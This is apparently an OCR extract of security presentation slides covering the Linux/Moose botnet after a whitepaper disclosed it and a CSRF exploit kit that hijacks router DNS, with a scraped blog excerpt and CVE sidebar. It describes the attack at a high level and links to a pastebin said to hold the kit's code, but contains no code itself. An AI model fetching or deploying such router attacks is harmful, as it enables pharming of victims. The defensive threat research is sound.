
# Whitepaper Impact

---

- Few weeks after the publication the C&C servers went dark
  - After a reboot, all affected devices should be cleaned
  - But victims compromised via weak credentials, so they can always reinfect



# Alive or dead?



# Yay! Except...

---




# Linux/Moose Update


---

New sample in September

- New proxy service port (20012)
- New C&C selection algorithm
- Lots of differences
- Still under scrutiny




ENJOY SAFER TECHNOLOGY™



[\[show ascii data\]](#)

Start Date:

Left Y Axis:




# Exploit Kit Targeting Routers

# Exploit Kit Definition

---

- Automate exploitation
- Targets browsers
- Common exploits are Adobe and Java



source: Malwarebytes



# Exploit Kit in Action

Malware don't need Coffee

Classic Flipcard Magazine Mosaic Sidebar Snapshot Timeslide

3-201 CVE-2015-1671 (... 2

201 CVE-2015-5122 (... 5

5-51 CVE-2015-5119 (... 6

A fileless Ursnif d... 1

Kovter AdFraud i... 2

15-3 CVE-2015-3113 (... 8

15-310 CVE-2015-3104/... 3

Fast look at Sundown EK

015-3 CVE-2015-3090 (Flash ...

.TBS On the other side... 2

EN J C An Exploit Kit de... 5

## An Exploit Kit dedicated to CSRF Pharming



In april, studying a redirector that was previously associated with some (RIP) Sweet Orange activity, I landed on a TDS that was strangely denying usual driveby criteria (US,EU, JP,... Internet Explorer, Firefox...).

A try with Android did not give better result. Trying with Chrome I was expecting a "Browlock" ransomware but instead I got what looks like a **CSRF** (Cross-Site Request Forgery) Soho Pharming (a router DNS changer)

The code ( <http://pastebin.com/raw.php?i=TsEUAJtq> ) was easy to read. The DNS written in clear, some exploits. I decided not to look in details.

But when i faced those redirections one month later, there was many improvement including some obfuscation.

The traffic brought to it when active is a 6 figure one



EN J C

